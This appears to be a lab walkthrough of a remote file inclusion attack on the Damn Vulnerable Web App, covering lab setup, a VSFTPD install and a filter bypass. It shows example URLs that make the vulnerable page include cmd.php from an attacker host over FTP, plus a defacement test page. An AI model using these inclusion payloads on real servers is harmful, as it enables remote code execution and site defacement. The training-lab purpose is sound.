CVWA RFI Attack: In our current project, our goal is to find the weakness and exploit it. The process consists of several steps since the tests must be done in our own environment.
To some it may seem like a “Mountain” but it is also a way to see how a hacker can take possession of the Web Server without having to have administrator rights.

RFI/LFI Attack
https://en.wikipedia.org/wiki/File_inclusion_vulnerability
But first we will need to create our own LAB.
But what is DVWA?
The following text is verbatim:
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment.
Work environment:
1)Web server (In my case I have Backtrack).
2)Attacker Machine
3) download https://github.com/RandomStorm/DVWA/archive/v1.0.8.zip and unzip it to Web Server .
4) If you want to test on Windows then you will need XAMPP
5)FTP Server (I used Backtrack as an FTP Server). Here you will need to download VSFTPD
So far so good!
Steps
- Unzip the DVWA to your WebServer
Linux /var/www
Windows C:\xampp\htdocs
- Go to the DVWA/config folder and open the config.inc.php. Put your own mysql user in the variable $_DWVA['password']=
- Start the Apache Service
Open the Browser and type

https://localhost/DVWA
username:admin
password:password
- Create a base

- We are changing the difficulty level from high to medium. If you search in DVWA/docs you will find the Documentation says about the high difficulty level:
High – This level is to give an example to the user of good coding practices.
This level should be secure against all vulnerabilities. It is used to compare
the vulnerable source code to the secure source code

- We select File Inclusion

- Code details
The developer here put filters but on the HTTP/HTTPS protocol. See the code

Example
localhost/DVWA/vulnerabilities/fi/?page=https://<attacker>/cmd.php [Δεν θα λειτουργήσει]
But what if we use the following?
localhost/DVWA/vulnerabilities/fi/?page=ftp://<attacker>/cmd.php
To stop this type of attack, the developer had to set the variable allow_url_include=off in php.ini, but this does not stop the LFI attack.
Installing FTP Server - VSFTPD
Although I don't think an attacker would set up an FTP Server (for reasons of anonymity), we will do it since we have nothing to fear and also for educational purposes.
As I told you before, you will need to download, install and configure VSFTPD. Below I will show you how to do this.
- tar -xzvf vsftpd-3.0.2.tar.gz
- cd vsftpd-3.0.2
- make & make install
- mkdir /usr/share/empty
- mkdir /var/ftp
- useradd -d /var/ftp ftp
- cp vsftpd.conf /etc
- vim /etc/vsftpd.conf /*Note Listen=yes*/
- **Inside the folder where we unzipped vsftpd, run the following**
- ./vsftpd
- ftp localhost /*Check if our FTP Server is working*/
- Username->ftp
- Password->does not have
**Creating a file on the FTP Server**
**Of course the hacker will use some malicious script! There are several ways to do this**
echo “Your site is Hacked!!!!!!!!” > /var/ftp/oops.html
This time we give the following
localhost/DVWA/vulnerabilities/fi/?page=ftp://localhost/oops.html